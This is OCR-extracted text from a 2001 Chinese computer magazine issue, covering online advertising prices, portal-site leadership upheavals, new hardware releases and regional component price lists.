不过有一点我觉得不解的是，现在整个网络经济低潮，网上广告为何还是那么贵？而且更觉得奇怪的是，为何各行各业都打价格战的时候，网上广告这一行价格还是雷打不动？如果说以前网站的工作重心是融资上市，而对这个不太关心的话，现在处在生死存亡的关头还这样就有点不解了。网络广告这么贵势必令广告收入门槛提高，使网站失去不少市场。一般来说，传统的468×60像素长条Banner报价是166元/CPM（CPM指每千人浏览量），那种新型300×300像素的巨幅广告是350元/CPM。就是说，假如一个一天有300万人访问的大型网站（很多网站都自称有），在上面卖一个468×60像素的长条Banner，一天要四五十万人民币！而300×300像素的巨幅广告要100万人民币！作为网络顾问公司，我们经常有客户希望到网上投放广告，当他们听到一些大网站的广告报价时，无一不是被吓得马上打了退堂鼓，转而投向了传统媒体，任凭怎么解释“你不一定要把全部Page view包下来”、“你可以在里面的频道卖广告，会便宜很多”都无济于事。网上广告可以打很多折扣，可是再怎么打折扣感觉还是很贵。大家都知道，别说才300×300像素，在一份传阅率300万人左右的报纸上做全版广告也不过是二三十万人民币。至于其他小广告也不便宜，例如120×60像素的小Button也要十万八万一个月，而差不多大小的报纸报花，一般也就两三千块钱一天。目前在公认的网上广告作用不如传统媒体的情况下，网上广告的价格还是和传统媒体不相上下，甚至还要贵，我觉得已经令不少有意做网上广告的客户知难而退，大大缩小了市场空间。其实目前这种价格幅度很多都是当时网络经济很热时学雅虎等外国网站而来的（所以至今很多网站的报价还是以美金为单位），中国的广告市场和承受能力，还有网民数量，当然不能跟美国同日而语。据说现在台湾、香港的网上广告都比大陆的便宜很多。

所以我觉得在当前形势下，各大网站不妨考虑一下大幅调低广告价格，以吸引更多的潜在客户。我相信此举非但不会令广告收入减少，反而会令广告收入增加。一些中小企业尝试过网上广告的作用后，会起到示范作用，带动别人的加入。网上广告的最大特点是增加广告量时成本不用怎么增加，而报纸、杂志则不同，增加广告要增加印刷费，成本直接增加。而且作为网上广告载体，即那些Page views，如果不放上广告，也白白流失，不如便宜点做促销。据我所知，现在的网站，绝大部分广告量都不饱和，白白浪费。

另外对于那些中小网站，受到品牌、访问量和覆盖率的影响，的确很难拉到广告，我提议中小网站不如联合起来，成立一个类似广告联盟的东西，可以大大增加对广告主的吸引力。举个例子，如果广州视窗、武汉视窗、成都视窗、大连视窗（名字仅为举例）几家联合起来，假如客户投放广告，可以同时在几个XX视窗显示，那广告效果必定大过在单个网站显示。然后广告收入在几家中分成。如果不是这样，靠单打独斗，中小网站很难跟门户网站竞争，也更难得到广告主的青睐。

一点点个人意见，希望大家发表意见，可以一起为中国的网络经济出谋划策。CF

作者简介：

2000/6-now	时代财富公司	副总裁
1999/12-2000/6	163.net（新飞网公司）	市场总监
1997/9-1999/12	广州飞华公司	CIO

□图片新闻

联想与AOL宣布建立2亿美元的合资公司

6月11日，中国最大的PC制造厂商联想集团和全球最大的传媒巨人美国在线时代华纳在召开新闻发布会时宣布，两家企业联手共同组建了一价值2亿美元的合资企业，新的公司将面向中国市场提供交互式互联网服务。

据两家公司称，新的合资公司中联想将持有股份51%，而美国在线时代华纳将持有剩余的49%的股份。双方将各出资1亿美元建立新公司。



■国内新闻

Maxtor 发布三款新型硬盘　日前，著名的硬盘厂商 Maxtor 公司日前发布三款新产品，分别是单磁头、单碟片设计的 541DX 美钻二代，单碟容量高达 40GB 的 DiamondMax D540x 新火球一代，以及目前市面上最大容量的 ATA 硬盘 DiamondMax 536DX 星钻二代。以上这些产品均已全面投入量产。

同维电子推出光驱纠错新技术　IVPC（Intelligent Variable Power Correct）智能变功纠错技术，是同维电子公司在AIEC人工智能纠错技术的基础上开发的一项光驱纠错新技术。采用 IVPC 技术的光驱的纠错能力会很高，又由于激光头以合理的变功方式（可变发射功率方式）工作，所以在同样的条件下，采用IVPC技术的光驱的寿命也会很长。最近同维推出的52X光驱就采用了IVPC智能变功纠错技术，使得该款光驱在纠错和抗激光头老化方面有很好的表现。

联想、Kingmax 联手共推 DDR 捆绑销售方案　6月14日下午，联想QDI事业部与著名内存厂商 Kingmax 以及威盛电子公司一起在北京召开了新闻发布会，宣布从 2001 年6月15日开始推出多款DDR捆绑销售方案（主板+内存），其中价格最低的一款捆绑方案仅售 1099 元人民币。

SONY 16 速 DVD-ROM 上市　SONY DDU1621 拥有21632kB/s DVD-ROM光盘和6000kB/s CD-ROM光盘的传输速度以及512kB缓存，采用 ATAPI/EIDE 接口介面并支持 Ultra DMA，最高传输率达 33MB/s。应用“SONY 先进转轴（SAS）”技术可确保光盘和阅读激光的同步，并避免光驱高速转动时损坏盘片。新品上市的零售价为 850 元。

EMC 17"纯平 DX787 闪亮登场　DX787 显示器采用了 dymaflat 显像管，该管有“曲面补偿”的功能。面板外表面采用了 ARAS 涂层、智能磷光质等独特技术，带宽达 150MHz，1600×1200 的分辨率下可以上到 85Hz 的刷新率，双动态聚焦，0.25mm的点距。其OSD菜单功能十分齐全，主要包括屏幕的对比度和亮度、画面的位置及大小、枕形失真、几何和旋转调整、语言和模式选择等，调节功能十分丰富。

昂达 12X DVD 再次降价　从6月23日起，昂达机构在全国范围内对其出品的 ON-DATA 12X DVD 光驱的价格进行全面调整，其 649 元的 ON-DATA 12X DVD 降为 599 元。而用户在购买 DVD 的同时，还可获得价值 39 元的白金版豪杰超级解霸 2000+，以及两部经典电影——《变相怪杰》和《不见不散》。

奥美嘉 12X DVD 上市　奥美嘉 12X DVD-ROM 与前一代 10X DVD-ROM 外形相似，采用 E-IDE/ATAPI 接口，日本原装光学读写激光头，并专门针对国内市场进行改良设计。采用可刷新 Fireware，可以下载驱动程序升级。此外还配备了 512kB 的超大缓存，最大 DVD 盘片读取速度为 16000kB/s，CD-ROM 盘片读取速度为 4800kB/s，平均寻道时间 90ms，具备不锁区码的特性。

奥美嘉 e 拍 3000+ 上市　它是集摄像头、数码相机、摄像机三大功能于一身。8M 闪存，最多可存储 199 张 640×480 的彩色照片，或 29 张高清晰度的 1024×768 的彩色照片，此时照片是 BMP 格式，每张照片有 2.25M，当然也可存储为 GIF 格式，只有几十 K。80 万像素，CCD 彩色黄金镀膜镜头。采用硬件压缩，有效地减轻了计算机的 CPU 占有率。

海尔推出智能超人系列电脑　该系列电脑采用 P III 1G 的 CPU、128M 内存和 40G 的超大容量的硬盘，系统扩展直接通过在主板上插卡实现，具有良好的可扩展能力。主板兼容微软 PC99 和 PC12.2 规范，AGP32M 显卡，17 英寸纯平显示器，集成声卡，环绕立体声音箱，56K 调制解调器。内部预装中文 Windows Me 操作系统并提供 OEM 光盘。此外，超人电脑还随机附送了用户使用说明书。

超级视频点播系统（HS SVS）上市　该系统软件采用了突发性视频流传输技术和实时视频流解压技术，支持跨网段（WAN 或专线路由）远程传输，支持 MPEG1、MPEG2、MPEG4、ASF、AVI、MPC（豪杰自有的格式）、H261 等国际标准和主流视音频格式。充分利用网络带宽资源，可突破网络带宽 50% 到 250% 瓶颈的限制，操作简单，使用方便，功能强大。

清华同方风采 Modem 又推新品　6月15日，清华同


★柯达推出全新EasyShare 数码摄影组合

该组合由一个相机底座和新型数码相机组成——柯达 DX3500 数码相机。相机底座解决了困扰数码相机的两大问题：复杂的连接和电池高耗电问题。当您将相机放入底座之后，数码照片会自动上载到计算机中，与此同时该底座还会自动给相机的电池组充电。EasyShare数码摄影组合还包括一套软件，它可将数码影像直接连接到 Internet，以方便通过电子邮件发送照片或进行打印。



★梅捷“龙板”出世

梅捷企业近日隆重推出针对于VIA KT266芯片组的龙板 SY-K7V DRAGON。它的出现将使AMD CPU和DDR 内存的市场更加闪亮。该型号附加了相当丰富的功能，RAID、线性调频、6声道音频光纤输出、10/100M 以太网卡、AGP PRO插槽、三相电源设计、POWER AGP UP等。



方推出了其最新科技成果——TF56NA-I型和TF56NE-II型两款精品内置Modem。TF56NA-I型是一款内置硬猫，不但能够支持Windows 2000、Windows Me、Windows NT等多种操作系统，同时还可以升级到V.92协议标准。TF56NE-II型的内置Modem即插即用，系统能够自动识别，并特意配置了一个安全保护盒。

升技发表SP60－5.1声道家庭音箱　该音箱的效能出众，信噪比为85dB，同时SP60的音频涵盖极广，重低音负责低频的频率为30Hz-200Hz，而卫星喇叭则为100Hz-30kHz，所有的音箱输出，其失真率都低于1%。至于重低音输出功率则为50W，而卫星音箱则为20W。人性化的接口设计，可以单独调整6支喇叭中任一组的音量、静音，以及3D立体环绕音效。内建于重低音之中的扩大机功能，可以提供高品质震撼音效。

新华书店打造软件发行主渠道　6月15日，由新华书店总店、诚成文化投资集团（上市公司）、中国通广电子公司、新华驿站连锁总部等共同投资的北京新华世纪数码软件公司在北京成立。新华数码依托于新华驿站全国连锁系统、全国新华书店、外文书店体系，面向全国图书发行渠道以及软件、音像等销售渠道开展发行业务，开始了打造中国软件发行主渠道的“新华数码金光大道行动”。

台湾中技公司推出12X DVD-ROM DVD8212　该DVD-ROM采用全钢制机芯，并采用了多项新技术。该光驱在读盘噪音和震动等方面有良好的表现，而且能有效防止对盘片和内部机械部件的损害，DVD8212采用512kB大缓存和可升级的Firmware，完全兼容现在市面上的标准光盘格式，并且不锁区域码。

实达回馈消费者，引爆数码激情之夏　凡在6月25日至8月25日期间，购买任何一款实达家用电脑的用户，只需加99元即可在七款软件大礼包中任选一款；加199元即送超值大礼品（以下四款任选其中一款）：3D未来眼（三维立体眼镜）、实达创意画板、ET摄像头、实达冲浪伴侣。此外，购买实达梦憬8000、梦天8000中任意一款Pentium 4电脑，加199元同样可以拥有EPSON STYLUS COLOR 580彩色喷墨打印机一台。

“翰林汇1+e多媒体课堂”让学习如虎添翼　这套1+e教育软件包含启蒙、小学、初中、高中四大系列，目前推出的是包括语文、数学、物理、化学、英语五门学科的初中版和高中版。

主要特点为：互动学习、个性扩展、适时更新，利用“E天天教育网站www.etiantian.com”不断更新知识点、信息点。学生可随时登录该网站得到辅导，免费获取最新的学习资料，及时答疑。学生们可以放心地通过它进行预习、复习，在新鲜刺激中领会知识的要点与难点。

盈通剑龙GeForce3显卡　日前，深圳盈嘉讯公司发布了盈通剑龙GeForce3超级图形加速卡，该卡采用nVIDIA全新的GeForce3 3D超级图形芯片，内部集成了5700万晶体管的图形处理器。这是被称作nfiniteFX的世界首款可编程处理芯片，并能硬件支持多状态表面（矩形修补和三角形修补）的棋盘形铺嵌，支持S3TC和所有DXTC纹理贴图压缩方法，完全支持DirectX 8和OpenGL的全部特效的产品，并提供了对DirectX 7应用程序的完全兼容。

■国际新闻

★Napster:采取两大措施,显露反盗决心

为推进新式收费服务计划的顺利实施，Napster近日采取了两个重要措施：一是聘请前美国司法部律师担任法律事务主管，二是与Loudeye技术公司签订了旨在增强音乐文件识别力、杜绝侵权作品的协议。

★NTT DoCoMo将更换1400部3G手机


在全球率先推出高速无线通信服务的NTT DoCoMo公司又遇到了麻烦。这家日本最大的无线通信运营商日前表示，由于在通信和电池等方面存在问题，它将回收几乎一半用来对其高速无线通信服务进行测试的手机。

★数据库降价25%，甲骨文矛头直指IBM

甲骨文公司6月14日在数据库市场上掀起了新一轮价格竞争，该公司宣布其产品将降价25%左右，并表示这一举措主要是针对其最大的对手IBM。与此同时，甲骨文还推出了新一代产品——9i数据库，它新增了400种功能，并能在一组电脑中运行。

★金恒生笔记本又推新款——银刃9000 Series

此款笔记本外观轻巧可人，多种款式外观设计，极具时尚感。笔记本专用Intel 440ZXM主板(支持PC100外频)，集中安装了显示控制器、软硬盘控制器、输入输出控制器等一系列部件，它与笔记本专用的支持Speedstep处理器变频技术的CPU一起，构成了笔记本的最稳定的构架。全内置56K高速调制解调器及10/100Mbps局域网模块组，外壳采用镁铝合金，参考价格为19000元。



★NEC强力推出MultiSync LCD1830

近日，NEC推出了一款18.1英寸的数位、模拟双输入液晶显示器——NEC MultiSync LCD1830。这款显示器具有六色调：红色、黄色、绿色、青色、蓝色以及紫红色，并具有1280×1024的图像解析度，0.28的点距，300：1的对比度。2个15针的D-SUB输入插头，可以同时连接两台电脑，按屏幕上的按钮就可显示另一台电脑的信息，并提供了170度的水平和垂直可视角度。参考价格为25880元。



门户网站 路在何方？

□江苏 瓢城大玩童



六月流火，天气热得让人害怕。然而比天气更热的却是动荡频频的中国门户网站——从新浪突然宣布首席执行官王志东离职，到联想与全球最大的互联网提供商AOL斥资2亿美元建立合资公司，再到网易首席执行官黎景辉和首席营运官陈素贞辞职，这一系列突如其来而又极具爆炸性的事件，使得受到冷落的中国门户网站重新回到了舞台中央，再度成为万众瞩目和媒体关注的焦点。毫无疑问，伴随着一连串的人事变动和合并传闻，在炎热的6月，中国的门户网站已经进入了多事之秋。在经历了海外上市的短暂欢乐之后，受美国NASDAQ股市崩盘的影响，在市场不景气的重压之下苦苦挣扎的中国门户网站如今再一次面临着资本和市场的双重挑战，在重重迷雾之中艰难地摸索着未来的生存和发展之路。

门户大地震

“就像一次必将来临的大地震一样，在许多先期征兆纷纷显示以后，伴随着地壳挤压和碰撞的愈演愈烈，它终于到来了。”一位业界专家这样比喻，他同时反问：在这场地震的同时，难道你没有听到中国门户网站的洗牌声吗？

下面就让我们来看一看在6月里所发生的与门户网站有关的重大新闻——

6月4日，新浪网站上登出新闻：“新浪网六月三日宣布，执行长王志东已经因个人原因辞职，新浪网董事会已指派现任营运长茅道林接任执行长。王志东将担任新浪网首席顾问。新浪网中国总经理汪延也同时被提升为新浪网总裁，他将继续负责中国新浪网的营运。王志东同时辞去了新浪网总裁与董事会董事的职务。新浪网也同时宣布，为了保持公司组织与财务上的灵活性，并达成长远的发展目标，公司决定在六月底前将全球员工人数缩减百分之十五。”

6月11日下午，中国电脑公司及互动服务供应商联想集团有限公司与全球著名的互动服务供应商AOL在京宣布成立合资公司，携手在中国市场发展消费者互动服务业务。联想集团及AOL各占合资公司51%及49%的股权，分别分阶段投资约1亿美元，总投资额约2亿美元。联想集团CEO杨元庆在新闻发布会上说：“娶到了一个贤惠的媳妇。”

6月12日，三大门户之一的网易宣布：黎景辉和陈素贞已经分别辞去首席执行官和首席营运官的职位。公司的创始人和董事长丁磊将代理首席执行官和首席营运官。黎景辉同时也辞去网易公司董事会的职位。

6月19日，网易公司正式表示已经中止了所有和出售其股权有关的谈判。在此之前，网易一直在和几家有兴趣的买主进行和转让股权有关的谈判。网易没有具体说明它到底在和哪些买主进行谈判，只是表示所有和股权转让有关的谈判已经全部中止。该公司表示，它没有继续寻找买主的计划，不过将进一步寻找战略合作伙伴。

……

在上述这些事件当中，每一件都会给业界带来极大的震撼和冲击，而这些大地震却偏偏在这短短的十几天里一下子全发生了。在这看似偶然的现象背后，一定存在着某种必然性的规律，那就是门户网站的旧的格局即将被打破，新的格局即将诞生。是的，正如那位业界专家所说的那样，在这几场大地震的轰轰隆隆的声响之中，我们每个人都清清楚楚地听到了另外一种声音：洗牌声。

产生地震的原因

可以这样认为，目前网络经济的普遍不景气是导致这些大地震产生的最根本的原因。尽管各大门户网站曾想尽了各种方法来扩大自己的收入来源，以期能够改变自己单一模式的收入结构，但并没有取得多大的成效，他们的绝大多数收入还是来源于网络广告。而网络广告在经过了几年的黄金期之后，现在正在走下坡路。今年初，美国网络广告局和普华永道所公布的一份研究报道显示，2000年第三季度，美国互联网广告收入为19亿美元，比今年第二季度下降了6.5%，这是互联网广告收入首次出现季度负增长。要知道，在1999年的第三和第四季度，这个数字

都曾经达到了让人难于置信的150%，但在2000年第二季度，这个数字急速下降到9%，而第三季度则出现了令人不敢相信的负增长。美林的研究报告中对中国2001年度的网络广告开支总额预测也由1.2亿美元减少到8000万美元。

新浪在4月24日发布的今年第三财季财务报告显示，新浪该季度总营业额仅为610万美元，较上一季度720万美元下降了15%左右，这也是新浪自1999年起连续保持营业额高速增长后第一次出现营业额下滑情况。并且还预计，新浪营业额还将在下一季度下降20%左右。这使投资方失去了对中国门户网站的管理者们所做的赢利承诺期限能够实现的信心。

5月，网易传出了涉及300万美元的合同误报事件，纳斯达克审计委员会称，他们正在调查这一事件，并且表示合同误报不仅将影响网易下几个季度的财务报告，还影响到整个2000年网易的财务报告。财务报告的真实性如果不能得到保证，这将会极大地打击投资者对中国门户网站的信心。

反思风险投资

在网络上有关这几次大地震的讨论中，出现频率最高的一个词是“资本”。 在这些讨论当中，资本在绝大多数场合是作为一个反面角色登场的。特别是王志东的去职更掀起了一场网民们对资本的大讨伐，把王志东视为中国互联网的一面旗帜（其实这面旗帜就是新浪自己树起来的）的网民们无法容忍新浪董事会解职王志东的行为，在各大IT论坛，特别是新浪的IT业界论坛上，网民们对新浪董事会的攻击之声不断。其后，随着反思的不断深入，人们的讨论开始逐步回归理性。到此，风险投资终于完成了从神到人的回归：从一开始的欢呼雀跃、顶礼膜拜，到其后的怨恨莫名，一直到最后的理性思考。

前一段时间，李学凌先生写了一篇《网络蒸发》的文章，讨论了网络从业者们面对风险投资的困惑。在文章的一开头，李学凌写道：“互联网去势如潮水，一瞬间所有的网站都变成投资人眼中‘不受欢迎的人’。就在两年前，我们如此的坚信，互联网将能够改造所有的行业，能够成为这个行业变革的动力源泉。一年间，这一切蒸发殆尽。”其实这一切一点都不奇怪，对于风险投资来说，追逐的是利润的最大化，而不是网络这个行业的发展和未来。在风险投资的眼里，网络只是一个可供它利用来实现其自身增值的一个有着时效性限制的工具，它与更前一段时间得宠的房地产和目前正得宠的媒体一样，并没有什么实质性的区别，过了有效时段便一文不值。说得刻薄一点，风险投资只对它自身的收益负责，它对所投资的行业的发展与未来是根本不放在心上的，如果行业的长远发展与它的收益相矛盾，它是不惜以牺牲行业的长期发展来保证自身利益的。当资本和创业者产生矛盾的时候，其实从他们各自的立场来讲，资本是对的，创业者也是对的。对资本来讲，为了自身增值的需要，网站既可以改行去卖茶叶蛋，也可以过继给“有钱人”当“养子”，但对创业者来讲，这一点却是宁死也不能接受的。

可以这样认为，在这几场大地震中，网络创业者们最大的收获也许就是更进一步地看清楚了风险投资的本质嘴脸。

雅虎的启示

曾经盛极而衰而目前又有望东山再起的雅虎一直是中国网络业的最好的“老师”，它的成功经验和失败教训对中国网络业有着极大的参考价值。

雅虎曾经有过非常难忘的辉煌时期：在Koogle的带领下，雅虎股票一路飙升，于1999年12月曾达到过1150亿美元。但随着网络经济的滑坡，雅虎股价在一年内大跌88%，市场价值只剩下十分之一。在这个过程中，雅虎所犯的第一个错误是没有及时地与传统媒体结盟，在美国在线将与时代华纳合并后，围绕着是否与传统媒体联盟的问题，雅虎高层在经过研讨后得出的结论是，雅虎不应效仿美国在线的做法与传统媒体联盟，而是应继续保持独立的运营风格。由于单纯依靠在线广告的运营模式承受市场风险的能力太弱，致使雅虎今年一季度的销售额仅有1.8亿美元，比去年同期下降了42%。

雅虎所犯的第二个错误是三个月后因人事之争而错过了与eBay合并的好机会。当时著名的拍卖网站eBay抛出橄榄枝，表示愿与雅虎合并，条件是eBay公司的首席执行官惠特曼必须直接对雅虎公司的首席执行官库格尔负责。对这桩送上门的好事雅虎却因人事之争而拒绝了。

在陷入困境后，雅虎更换了CEO并采取了两大措施来扭转不利局面：一是大力节约成本，并裁掉了400人左右的员工；二是大刀阔斧地开展了媒体收费服务及开展对传统企业客户的市场开拓，先后推出了内容和服务收费、电子商务、ASP等创收项目。在采取了这些增收节支措施，并接受了迪斯尼和福特等大公司的投资后，情况大有好转。目前，据分析人士预测，雅虎有望在近期东山再起。

路在何方？

可以预测得到的是，在这几场门户网站的地震之后，随着国外巨型互联网集团欲进入中国互联网市场和国内传统企业欲向互联网转型，中国网络的新一轮的门户大战即将开始。但与上一轮门户大战不同的是，在这轮门户大战中，并不会有多少增量资金参与进来。在无法预测得到回报的日期时，资本是不会盲目地流入的。从目前的种种迹象看来，AOL和联想的合作更像是一个宣言，合资公司目前还是一个没有名称、没有CEO的公司。AOL的目标可能是要抢在中国加入WTO之前为进入中国媒体领域做好铺垫，而不是打造中国第一的门户。作为生意场上的两个佼佼者，在没有找到好的发展赢利模式之前，联想和AOL是不能在网站上投入太多的冤枉钱的。

因此，在即将到来的门户大战中，网站的所有努力都是为了能够渡过网络的寒冬坚持到春天的到来，而不是争规模的第一。由于不会再有大量资金的流入，裁员和重新整合业务并适当缩小规模仍将是门户维持生存的主要手段。



□栏目主持　胡 克

最近在中关村里，内存的价格继续保持下降的趋势，也许是因为价格越低越不容易降的原因，现在内存已经接近了底线价格。以现代PC-133 128M的内存条为例，虽然和上半月相比只降了20-30元，现在达到了150元的价位，但相对来说也有约10%的降幅，可以说变化还是不小的。现在村里的内存，现代PC-133 64M/128M/256M的价格分别为80/150/300元。面对如此低的价位，这个降价的空间已经变得非常狭小了。所以现在可以毫无顾虑地考虑内存的扩充，或者直接购买256M的内存。虽然现代兼容内存的价格不断下调，但是像现代原厂、Kingmax、Kinghorse、Kingston、金邦等品牌内存的价格却相对现代兼容内存高出了50-90元，虽然这些品牌的内存在质量和性能上要比普通现代的内存好，但也达不到30%的差价。因此，精明的买家都会选择相对来说价格更低、更加实惠的普通现代内存。

在SDRAM的带动下，现在DDR的价格开始进一步下滑，基本上已经达到了普通用户可接受的水平。其中现代128M/256M DDR的价格已经跌到了最新的310/520元。普通家庭用户已经完全可以考虑选购DDR内存了，但是目前可以供大家选购的主板芯片组却只有VIA的Pro 266和KT266，分别支持Intel和AMD的CPU，还有就是支持AMD系列的SIS735整合芯片的主板，而且这些主板的种类也相对较少。

除了内存以外，最近的CPU市场对于用户来说也是一片大好，所有产品都在全面地降价。在AMD方面，由于毒龙750迟迟没有退出市场，并且依然保持着290元左右的价位，这就使得即将成为新的最低主频的毒龙800价格降不下来，始终在320元左右徘徊。应该说这绝对不是毒龙800的最终价格，只要毒龙750一停止生产并从市场中消失，毒龙800立即就会把价格拉下来，因此那些想要购买毒龙800的用户，应该再等一等。Duron750/800/850/900的价格分别为290/325/440/770元。低端的雷鸟价格没什么变化，看来最近也不会有大幅度的降价。在高端，市场里已经能看到雷鸟1.4G，不过价格很贵，2180元，感觉有些不值。雷鸟900/1G/1.1G/1.2G/1.3G/1.4G的价格分别为770/870/1000/1070/1500/2180元。雷鸟1G卖到不足900元了，简直有点让人不敢想象，看来Intel的日子确实有些不好过。

在Intel CPU方面，低端的赛扬价格基本保持稳定，总体感觉稍微降了一点，降幅都在10元左右。赛扬II 533/566/600/667/700/733/766/800/850的价格分别为350/360/370/380/390/430/480/520/580元。PIII方面最近出现了新型号的产品，从外观上很容易与老的P III区分开，现在共有800EB、866EB、933EB和1G这四种，它们不仅在外观上存在明显的变化，而且电压改成了1.75V，这样运行起来应该会更加稳定，而且在超频方面也将会有很大的潜力。但是既然电压提高了，就不得不考虑散热问题了。随着夏季的到来，还是要提醒大家注意超频带来的危险后果。PIII 733EB/750E/800EB/866EB/933EB/1000的价格分别为970/990/1200/1330/1410/1560元。和雷鸟相比，P III的价格有点高，看来如果要想享受GHz却没有足够的经济实力，还是选择AMD比较实惠一些。

目前在欧洲和亚洲的部分地区发现了数量庞大的Remark Pentium III处理器，这些处理器都是市场流行的1GHz和933MHz的PIII CPU，这些产品Remark手法高明，造假者是采用高技术方法更改了芯片上的标记，并重新制作Intel原包包装盒，所以这些假货看起来和真货几乎无异。对于Remark CPU的鉴别，可以用Intel Processor Frequency ID Utility软件来检查CPU是否被超频。

最近一段时间中关村的硬盘接二连三的在掉价，现在北京的硬盘价格已经是全国最低点了，比深圳和香港都低。近期硬盘新品不少，产品上市初期价格还较高，有较好的利润空间，一旦厂商们收回了研发成本，再加上一些市场因素，硬盘价格就会下降很快。除了正常的市场降价原因外，目前中关村硬盘价格的这种不正常现象主要还是因为一些大量囤货的硬盘大户互相打价格战的结果。这种局面短期内改变的可能性不大，在屯货商大部分硬盘未出手之前，整体价格的大幅回涨的希望很少，所以近期无疑是一个硬盘价格的黄金期。

IBM 60GXP 40G占据主导地位。售价已经降到了1040元。而在低端市场，销量较好的应该算是星钻一代了，但价格总体降幅走势较缓，20G/30G/40G的售价为690/770/890元。其他的如金钻六代30G/40G的价格分别为1140/1240元;希捷5400转30G/40G的价格分别为740/800元；西部数据5400转硬盘30G/40G的售价为720/810元，7200转的BB系列30GB/40GB价格为890/1030元。

值得大家注意的是，目前在市场中水货硬盘又多了起来，虽然说在质量上水货和正品没有很大区别，而且要便宜几十元，但是从售后上考虑，还是正规的产品用得踏实一些，大家不要为了现在省几十元，等到出了问题再着急就来不及了。

显卡市场进入GeForce 3时代的速度要比人们想象的快很多。虽然一上来丽台就以3900元的天价给了我们一个下马威，但没过几天就有了新天下1999元的GF3 G8000和昂达的1888元。从成本上来计算，这个价格都是有些不可能的，不知道这些廉价的GeForce 3是货真价实，还是带有水分。大家还是观望一段时间为好。CF

鸣谢本栏特约信息员
杨法　余庆辉
杨涛　黄 宇

报价杂货铺

(截止到2001.7.1，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/)

华东地区产品报价

CPU

产品	价格
Intel Pentium IV 1.4Ghz+Intel 850主板+128M RambusRAM	3850元
Intel Pentium IV 1.3Ghz+Intel 850主板+128M RambusRAM	3580元
Intel Pentium IV 1.4Ghz/1.3Ghz	1750/1550元
Intel Pentium III 733盒/散(Socket370,133Mhz外频)	1080/1025元
Intel Pentium III 866盒/散(Socket370,133Mhz外频)	1470/1400元
Intel Pentium III 1G盒/散 (Socket370 ,133Mhz外频)	1660/1620元
Intel Celeron II 766散(Socket370, 66Mhz外频)	550元
Intel Celeron II 700盒/散(Socket370, 66Mhz外频)	515/470元
Intel Celeron II 733盒/散(Socket370, 66Mhz外频)	540/515元
AMD 毒龙 750/800	300/380元

主板

产品	价格
Intel 原装850(P4)	1550元
艾崴 VD133GL (VIA、DMA66)	990元
华硕 CUSL2-C(815EP) / MP(黑)	1080/1250元
华硕 PT4 (P4 Intel 850)	1700元
华硕 A7PRO (VIA KT133)	1080元
技嘉 6VX7-4X-A(VIA、DMA66、内置声卡)	850元
Aopen AX3S Pro	1130元
微星 850Pro/K7TPro2-A	1480/960元
升技 SA6 (Intel i815EP)	950元
硕泰克 815EP/E	820/970元

内存

产品	价格
KingMax 128MB PC150 SDRAM	240元
KingMax 256MB PC133 SDRAM	495元
KingSton 128MB/256MB PC133 SDRAM	255/520元
KingSton RAMBUS 64/128MB	370/780元
金邦金条128MB SDRAM	200元
HY 64MB/128MB/256 PC133 SDRAM	95/155/310元

硬盘

产品	价格
Maxtor 星钻 30GB/40GB/60GB(5400rpm,2M Cache)	860/935/1650元
Maxtor 金钻 20GB/30GB/40GB (7200rpm,2M Cache)	795/1090/1250元
IBM 20GB/40GB (5400rpm,512K Cache)	760/1000元
IBM 40GB/60GB (7200rpm,2M Cache)	1150/1830元
U5 20GB/30GB/40GB (5400rpm,1MB Cache)	680/740/840元

显卡

产品	价格
Matrox G450 16M/32MB DDR	630/850元
ATI Radeon LE(32M)	790元
微星 8808 TNT2 M64 16M/32M	380/430元
小影霸速龙 1500/3000 (MX 32M)	450/540元
小影霸速配 7700 (GeForce2 GTS Pro 32MB-DDRRAM)	990元
七彩虹 霹雳9000I (GeForce2 GTS 32M-DDRRAM)	890元
ELSA GeForce2 MX200/MX400 32MB	680/800元
ELSA 影雷者 GeForce2 32MB白金版	960元
丽台GeForce2 GTS 32M DDR/TV	1999元

刻录机

产品	价格
HP 9140I CDRW(32X/8X/4X IDE内置)	1500元
HP 9350I CDRW(32X/10X/4X IDE内置)	1800元
HP 9600SI CDRW(32X/12X/8X SCSI内置)	2600元
HP 9600SE CDRW (32X/12X/8X SCSI外置)	3400元
理光 7120A CDRW(32X/12X/10X IDE内置)	1800元
SONY CRX140E-B CDRW(32X/8X/4X IDE内置)	1300元
SONY CRX140S-B CDRW(32X/8X/4X SCSI内置)	1950元
SONY CRX140S-SX CDRW(32X/8X/4X SCSI外置)	2650元
ACER 8432A CDRW(32X/8X/4X IDE内置)	1400元
ACER 8432IA CDRW(32X/8X/4X IDE内置)	988元
ACER 1032A CDRW(32X/10X/4X IDE内置)	1500元

声卡

产品	价格
Creative Vibra 128	130元
Creative Live! Value(数码版)	580元
Creative SB LIVE!5.1 豪华版	880元
WINFAST Sound 支持光纤	380元
AOPEN YMA744PRO(带光纤)	320元

液晶显示器

产品	价格
Philips 15 150B/150P	6900/7499元
Acer FP450/FP563	3999/4999元
Acer FP751/FP855	15000/26000元
EMC 14 BM400/15 LP580	2999/5999元

CRT显示器

产品	价格
Philips 105S/107G/Philips 107T (纯平)	1140/1850/2040元
ACER 77V/78G (纯平) /77G	1580/2180/1790元
MAG 570FD/786FD/796FD	1799/2699/2999元
SAMSUNG 750S/753DF (纯平)	1580/1930元

华南地区产品报价

硬盘

产品	价格
IBM 60GXP 20G/40G	825/1025元
IBM 20G/40G(5400)	730/820元
钻石星钻一代20G/30G	720/865元
钻石金钻六代 20G/30G/40G	820/1070/1310元
WD 10G/20G/30G/40G(7200)	610/735/880/1010元
WD 20G/30G(5400)	630/730元
希捷酷鱼III 40G/20G	990/710元
希捷 U5 20G/30G	630/710元

显卡

产品	价格
维硕 TNT2 Pro64+(32M)/M64(32M)	490/450元
维硕 GeForce2 MX400/MX200/GTS	680/550/990元
创新 TNT2 Value/Ultra	690/1250元
丽台S360 Max/S330	990/590元
丽台 GeForce 256 DDR	830元
小影霸速龙3000	520元
小影霸速龙6000 DH/速配7000	780/890元
